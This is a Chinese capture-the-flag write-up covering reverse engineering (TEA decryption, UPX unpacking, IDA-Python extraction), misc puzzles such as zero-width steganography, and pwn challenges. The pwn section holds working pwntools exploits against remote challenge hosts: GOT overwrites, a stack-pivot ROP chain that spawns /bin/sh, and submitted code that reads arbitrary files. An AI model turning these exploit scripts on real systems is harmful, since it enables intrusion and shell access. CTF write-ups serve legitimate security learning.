
```python
# Embedded file name: byte.py
import ctypes
from base64 import b64encode, b64decode

def decode():
    fd = open('./libc.so', 'rb')
    data = fd.read()
    fd.close()
    fd = open('./libc.so', 'wb')
    fd.write(b64decode(data))
    fd.close()


def check():
    if b64encode(pwd) == 'YmpkMw==': #bjd3
        decode()
        dl = ctypes.cdll.LoadLibrary
        lib = dl('./libc.so')
        reply = lib.check
        reply(int(flag[:length // 2], 16), int(flag[length // 2:], 16), int(pwd.encode('hex'), 16))
        print 'your input is BJD{%s}' % flag.decode('hex')
    else:
        print 'your password is wrong!'


if __name__ == '__main__':
    print 'Please input your flag:'
    flag = raw_input()
    flag = flag.encode('hex')
    length = len(flag)
    print 'Please input your password:'
    pwd = raw_input()
    check()
```

libc.so被base64加密了，运行程序可以自动解密




```python
import ctypes
from base64 import b64encode, b64decode

def decode():
    fd = open('./libc.so', 'rb')
    data = fd.read()
    fd.close()
    fd = open('./libc.so', 'wb')
    fd.write(b64decode(data))
    fd.close()


def check():
```

这个函数负责加密flag




```c
unsigned __int64 __fastcall code(unsigned __int64 *a1, _QWORD *a2)
{
  signed __int64 v2; // rax
  unsigned __int64 result; // rax
  unsigned __int64 v4; // [rsp+18h] [rbp-48h]
  unsigned __int64 v5; // [rsp+20h] [rbp-40h]
  __int64 v6; // [rsp+28h] [rbp-38h]
  signed __int64 v7; // [rsp+30h] [rbp-30h]

  v4 = *a1;
  v5 = a1[1];
  v6 = 0LL;
  v7 = 32LL;
  while ( 1 )
  {
    v2 = v7--;
    if ( !v2 )
      break;
    v6 += 0x9E3779B9LL;
    v4 += (v5 + v6) ^ (16 * v5 + *a2) ^ ((v5 >> 5) + a2[1]);
    v5 += (v4 + v6) ^ (16 * v4 + a2[2]) ^ ((v4 >> 5) + a2[3]);
  }
  *a1 = v4;
  result = v5;
  a1[1] = v5;
  return result;
}
```

用find_crypt查了一下，发现是TEA加密



| Address | Rules file | Name | String | Value |
|---|---|---|---|---|
| .text:00000… | global | TEA_DELTA_874 | $c0 | '\xb9y7\x9e' |

这是密文



```c
v4 = a2;
code((__int64)&v3, (__int64)&v4);
if ( v3 == __PAIR__(0xD760262509C2F6D0LL, 0xAF9D869B6947017DLL) )
  puts("you win!");
```

百度了一个解密程序

```c
#include<stdio.h>
#include<string.h>


void DecryptTEA(unsigned long long *firstChunk, unsigned long long *secondChunk, unsigned long long* key)
{
    unsigned long long  sum = 0;
    unsigned long long  y = *firstChunk;
    unsigned long long  z = *secondChunk;
    unsigned long long  delta = 0x9e3779b9;

    sum = delta << 5; //32轮运算，所以是2的5次方；16轮运算，所以是2的4次方；8轮运算，所以是2的3次方

    for (int i = 0; i < 32; i++) //32轮运算
    {
        z -= (y << 4) + key[2] ^ y + sum ^ (y >> 5) + key[3];
        y -= (z << 4) + key[0] ^ z + sum ^ (z >> 5) + key[1];
        sum -= delta;
    }

    *firstChunk = y;
    *secondChunk = z;
    printf("%llx\n%llx\n", y, z);
}


int main(int argc, char *argv[]){
    unsigned long long first;
    unsigned long long second;
    unsigned long long key[4];
    first = 0xAF9D869B6947017DLL;
    second = 0xD760262509C2F6D0LL;
    key[0] = 0x626a6433;
    key[1] = 0x626a6433;
    key[2] = 0x626a6433;
    key[3] = 0x626a6433;

    DecryptTEA(&first, &second, key);
    return 0;
}
```

解密结果转ASCII即为flag

## BScript

所有的exe文件都是upx加壳的，第一步需要脱壳

```python
import subprocess

upx_path = 'E:\\CTF\\reverse\\BScript\\upx.exe'
file_path = 'E:\\CTF\\reverse\\BScript\\'
for i in range(803, 804):
    cmd = upx_path + ' -d ' + file_path + str(i) + '.exe'
    print(cmd)
    p = subprocess.Popen(cmd)
    p.wait()
```

打开几个exe文件观察，发现有四种形式

1. 逆序比较64字节，数据位于.data段
2. 逆序比较64字节，数据位于.bss段（这里经出题人点拨是因为数据全部为0所以不会在.data段）
3. 顺序比较32字节，数据位于.data段
4. 顺序比较32字节，数据位于.bss段


这里我选择用ida python命令行来批量处理

```python
#laucher.py
# -*- coding:utf-8 -*-

# =======Import =======
import os
import subprocess

def get_FileSize(filePath):
    fsize = os.path.getsize(filePath)
    return fsize

dir_path = 'E:\\CTF\\reverse\\BScript\\'  # 原始数据的文件夹
ida64_path = "E:\\CTF\\tool\\IDA 7.0\\ida.exe"  # ida64的路径
ana_file1 = "E:\\CTF\\reverse\\BScript\\Script\\analysis1.py"  # 分析脚本的路径
ana_file2 = "E:\\CTF\\reverse\\BScript\\Script\\analysis2.py"  # 分析脚本的路径
elf_files = "E:\\Huawei\\Scripts\\ELFfile"
output_path = "E:\\CTF\\reverse\\BScript\\outputs\\"

def run():
    for i in range(804):
        file_path = dir_path + str(i) + '.exe'
        output_file = output_path+str(i)
        size = get_FileSize(file_path)
        #print(size)
        if size == 48643:
            cmd = "{0} -LE:/CTF/reverse/BScript/logs/{1}.log -c -A -S\"{2} {3}\" {4}".format(ida64_path, str(i),
 ana_file1, output_file, file_path)
        else:
            cmd = "{0} -LE:/CTF/reverse/BScript/logs/{1}.log -c -A -S\"{2} {3}\" {4}".format(ida64_path, str(i),
 ana_file2, output_file, file_path)
        print(cmd)
        p = subprocess.Popen(cmd)
        p.wait()



if __name__ == "__main__":
    run()
```

```python
#analysis1.py
# -*- coding:utf-8 -*-

# =======Import =======
import idc
import idaapi
import idautils



def analysis():
    # 这里是分析的代码
    op_addr = 0x401616
    data_addr = idc.GetOperandValue(op_addr, 1)
    addr = data_addr
    ans1 = ''
    ans2 = []
    f = open('E:\\CTF\\reverse\\BScript\\flag3.txt', 'ab')
    if addr == 0x403040: #data
        for i in range(64):
                ans2.append(chr(Byte(addr+63-i)))
                ans1 += chr(Byte(addr+63-i))
                f.write(chr(Byte(addr+63-i)))
    else:
        f.write('\x00'*64)
    f.close()
    print ans1
    print ans2
    print ''.join(ans2)


def main():
    """
    控制器
    """
    idc.Wait()  # 等IDA分析完后才执行
    analysis()
    idc.Exit(0)  # 关闭IDA


if __name__ == "__main__":
    main()
```

```python
#analysis2.py
# -*- coding:utf-8 -*-

# =======Import =======
import idc
import idaapi
import idautils



def analysis():
    # 这里是分析的代码
    op_addr = 0x401640
    data_addr = idc.GetOperandValue(op_addr, 1)
    addr = data_addr
    ans1 = ''
    ans2 = []
    f = open('E:\\CTF\\reverse\\BScript\\flag3.txt', 'ab')
    if addr == 0x406040: #bss
        f.write('\x00'*32)
    else:
        for i in range(32):
                ans2.append(chr(Byte(addr+i)))
                ans1 += chr(Byte(addr+i))
                f.write(chr(Byte(addr+i)))

    f.close()
    print ans1
    print ans2
    print ''.join(ans2)


def main():
    """
    控制器
    """
    idc.Wait()  # 等IDA分析完后才执行
    analysis()
    idc.Exit(0)  # 关闭IDA


if __name__ == "__main__":
    main()
```

导出的数据可以组成一个exe文件，不知道为什么我本机上运行不了，用ida打开分析一下
程序主要逻辑如下，为base64加密



```
v89 = znaj(4 * (v92 + a2 / 3) + 1);
for ( i = 0; i < v93; ++i )
{
  *(_BYTE *)(4 * i + v89) = *(&v3 + (unsigned __int8)(*(_BYTE *)(3 * i + v94) >> 2));
  *(_BYTE *)(4 * i + 1 + v89) = *(&v3
                               + ((16 * *(_BYTE *)(3 * i + v94) & 0x30 | (unsigned __int8)((signed int)*(unsigned __int8 *)(3 * i + 1 + v94) >> 4)) & 0x3F));
  *(_BYTE *)(4 * i + 2 + v89) = *(&v3
                               + ((4 * *(_BYTE *)(3 * i + 1 + v94) & 0x3C | (unsigned __int8)((signed int)*(unsigned __int8 *)(3 * i + 2 + v94) >> 6)) & 0x3F))
  *(_BYTE *)(4 * i + 3 + v89) = *(&v3 + (*(_BYTE *)(3 * i + 2 + v94) & 0x3F));
}
if ( v92 )
{
  *(_BYTE *)(4 * i + v89) = *(&v3 + (unsigned __int8)(*(_BYTE *)(3 * i + v94) >> 2));
  if ( v91 )
  {
    *(_BYTE *)(4 * i + 1 + v89) = *(&v3
                                 + ((16 * *(_BYTE *)(3 * i + v94) & 0x30 | (unsigned __int8)((signed int)*(unsigned __int8 *)(3 * i + 1 + v94) >> 4)) & 0x3F));
    *(_BYTE *)(4 * i + 2 + v89) = *(&v3 + (4 * *(_BYTE *)(3 * i + 1 + v94) & 0x3C));
  }
  else
  {
    *(_BYTE *)(4 * i + 1 + v89) = *(&v3 + (16 * *(_BYTE *)(3 * i + v94) & 0x30));
    *(_BYTE *)(4 * i + 2 + v89) = 61;
```

用ida python提取一下结果

```
import base64

addr = 0x401ADD
ans = ''
for i in range(0x15):
 num = Byte(addr+6+7*i)
 ans += chr(num)

addr = 0x401A32
for i in range(0x13):
 num = Byte(addr+6+7*i)
 ans += chr(num)

print ans
print base64.b64decode(ans)
```


得到flag

```
QkpEe1doT3RfNF9iYWV1dDFmdTFfc2NybHB0fQAA
BJD{WhOt_4_baeut1fu1_scrlpt}
```

## Misc

### Questionnaire

F12查看源码，发现答案




```
▼<script type="text/javascript" nonce>
    var FB_PUBLIC_LOAD_DATA_ = [null,["Let's see how well you know our Capital.",[[1790362738,"What is the name of
    this university?",null,0,[[336510603,null,0,null,[[4,302,["Beijing Institute of Technology|BIT"]
    ,"d41d"]
    ]
```

只要输入正确的答案就会显示部分flag，拼在一起就是最后的flag

### babyweb

F12一下，发现这么一串字符



```
▼<p class="container" id="ZipPass is here:"> == $0
  "Pass&#8203;&#8203;&#8203;&#8203;&rlm;&rlm;&zwj;&#8203;&#8203;&#8203;&#8203;&rlm;&#8203;&zwnj;&#8203;&#8203;&#820
  3;&#8203;&rlm;&zwj;&rlm;&#8203;&#8203;&#8203;&#8203;&rlm;&zwj;&zwnj;&#8203;&#8203;&#8203;&#8203;&rlm;&lrm;&rlm;&#
  8203;&#8203;&#8203;&#8203;&rlm;&zwnj;&#8203;&#8203;&#8203;&#8203;&#8203;&rlm;&#8203;&#8203;&#8203;&#8203;&#8203;&
  #8203;&rlm;&lrm;&zwnj;&#8203;&#8203;&#8203;&#8203;&rlm;&#8203;&rlm;&#8203;&#8203;&#8203;&#8203;&lrm;&rlm;&rlm;&#8
  203;&#8203;&#8203;&#8203;&rlm;&#8203;&rlm;&#8203;&#8203;&#8203;&#8203;&lrm;&rlm;&zwj;&#8203;&#8203;&#8203;&#8203;
  &rlm;&zwj;&rlm;&#8203;&#8203;&#8203;&#8203;&lrm;&rlm;&zwj;&#8203;&#8203;&#8203;&#8203;&lrm;&rlm;&rlm;&#8203;&#820
  3;&#8203;&#8203;&rlm;&lrm;&zwnj;&#8203;&#8203;&#8203;&#8203;&rlm;&#8203;&zwnj;&#8203;&#8203;&#8203;&#8203;&rlm;&z
  wj;&rlm;&#8203;&#8203;&#8203;&#8203;&rlm;&lrm;&#8203;&#8203;&#8203;&#8203;&#8203;&rlm;&zwnj;&#8203;&#8203;&#8203;
  &#8203;&#8203;&rlm;&zwj;&#8203;&#8203;&#8203;&#8203;&#8203;&rlm;&lrm;&lrm;&#8203;&#8203;&#8203;&#8203;&rlm;&zwnj;
```

谷歌一下，发现是零宽字符隐写


github上有一个仓库，可以用Python处理隐写：zwsp-steg-py

安装办法：（在我本机上解密要python3才能显示，加密要python2才能显示）

```
pip install zwsp-steg-py
pip3 install zwsp-steg-py
```

把网页中的Password_is_here复制，脚本如下：

```
import zwsp_steg

print(zwsp_steg.decode("Pass

word_is_here"))
```




```
root@kali:~/ctf/tool# python3 zwsp.py
zerowidthcharactersinvisible
```

下载的附件压缩包密码就是上面的字符串

解压得到图片，但是是按byte逆向的，逆回来就能得到正常的图片

```
f = open("f14g.png", 'r')
content = f.read()
f.close()
content = content[::-1]
f = open("flag.png", 'w')
f.write(content)
f.close()
```



一共出现了四种字符，不得不佩服出题人


> alphabet minimoys
> 标准银河字母
> 跳舞小人
> 宝可梦？

具体对照表请见：CTF中出现的各种字符总结

最后得到flag:BJD{UVWHZAITWAU}

### /bin/cat 2

Stegsolve得到二维码，用画图拉成正方形



扫一下，得到：`m1ao~miao~mi@o~Mia0~m!aO~m1a0~~~`
md5就是flag

## PWN

### TaQiniOJ-0

```
from pwn import *

r = remote("183.129.189.60", 10075)
#context.log_level = 'debug'
code = '''#include<stdio.h>
#include<stdlib.h>
#include<fcntl.h>
int main()
{
char a[32] = {0};
char c[50] = {0};
gets(a);
int fd = open(a, O_RDONLY);
read(fd, c, 0x50);
write(1, c, 0x50);
return 0;
}@
'''
r.sendline(code)
r.interactive()
```

## Memory Monster I

把`_stack_chk_fail`的GOT改为后门函数，溢出修改canary即可

```
from pwn import *

r = remote("183.129.189.60", 10081)
context.log_level = 'debug'
system = 0x40124A
finit = 0x403E18
stack_fail = 0x404028

r.recvuntil("addr:")
r.send(p64(stack_fail)+'a'*0x80)
r.recvuntil("data:")
r.send(p64(system))

r.interactive()
```


## Memory Monster II

把`_stack_chk_fail`的GOT改为main函数，这样就能一直循环
然后把puts的参数改为/bin/sh，puts的GOT改为system

```python
from pwn import *

r = remote("183.129.189.60", 10100)
context.log_level = 'debug'

system = 0x410590
finit = 0x4B80B0
stack_fail = 0x4BB058
main = 0x401C1D
puts_got = 0x4BB0C0
bin_sh = 0x4BB100
sh = 0x0068732f6e69622f

r.recvuntil("addr:")
r.send(p64(stack_fail)+'a'*0x80)
r.recvuntil("data:")
r.send(p64(main))

r.recvuntil("addr:")
r.send(p64(bin_sh)+'a'*0x80)
r.recvuntil("data:")
r.send('/bin/sh\x00')

r.recvuntil("addr:")
r.send(p64(puts_got)+'a'*0x80)
r.recvuntil("data:")
r.send(p64(system))
r.interactive()
```

## Memory Monster III

把`_stack_chk_fail`的GOT改为main函数，这样就能一直循环
然后把ROPchain部署到bss段上
最后利用一个非常神奇的gadget覆盖`_stack_chk_fail`的GOT：


```
00404B42                 jnz     loc_405A3D
00404B48                 add     rsp, 168h
00404B4F                 pop     rbx
00404B50                 pop     rbp
00404B51                 pop     r12
00404B53                 pop     r13
00404B55                 pop     r14
00404B57                 pop     r15
00404B59                 retn
00404B59 ; ---------------------------------------------------------
00404B5A                 align 20h
```

这样rsp就会下移到我们的输入内，并且这个gadget还可以控制rbp，在ret出写leave的地址，利用栈迁移到我们的ROPchain

```python
from pwn import *

r = remote("183.129.189.60", 10016)
#r = process("./Memory_Monster_III")
DEBUG = 0
if DEBUG:
 gdb.attach(r,
 '''
 b *0x404B48
 c
 ''')
```

```python
context.log_level = 'debug'

#system = 0x410590
finit = 0x4B50B0
stack_fail = 0x4B8058
main = 0x401C1D
puts_got = 0x4B80C0
buf = 0x4B8100 + 8
bin_sh = buf + 0x200
sh = 0x0068732f6e69622f
pop_rdi = 0x401746
pop_rsi = 0x406f70
pop_rdx_rsi = 0x44ab09
pop_rdx = 0x447635
pop_rax = 0x44806c
ret = 0x401016
leave = 0x401CF3
syscall = 0x402504
#add_rsp = 0x401EDC
add_rsp = 0x404B48

r.recvuntil("addr:")
r.send(p64(stack_fail)+'a'*0x80)
r.recvuntil("data:")
r.send(p64(main))


r.recvuntil("addr:")
r.send(p64(bin_sh)+'a'*0x80)
r.recvuntil("data:")
r.send('/bin/sh\x00')

ROPchain = p64(pop_rdi) + p64(bin_sh) + p64(pop_rdx_rsi) + p64(0)*2 + p64(pop_rax) + p64(0x3b) + p64(syscall)
r.recvuntil("addr:")
r.send(p64(buf)+'a'*0x80)
r.recvuntil("data:")
r.send(ROPchain[0:0x18])
r.recvuntil("addr:")
r.send(p64(buf+0x18)+'a'*0x80)
r.recvuntil("data:")
r.send(ROPchain[0x18:0x30])
r.recvuntil("addr:")
r.send(p64(buf+0x30)+'a'*0x80)
r.recvuntil("data:")
r.send(ROPchain[0x30:])

r.recvuntil("addr:")
r.send(p64(stack_fail)+'a'*0x70+p64(buf-8)+'a'*0x20+p64(leave))
r.recvuntil("data:")
r.send(p64(add_rsp))
r.interactive()
```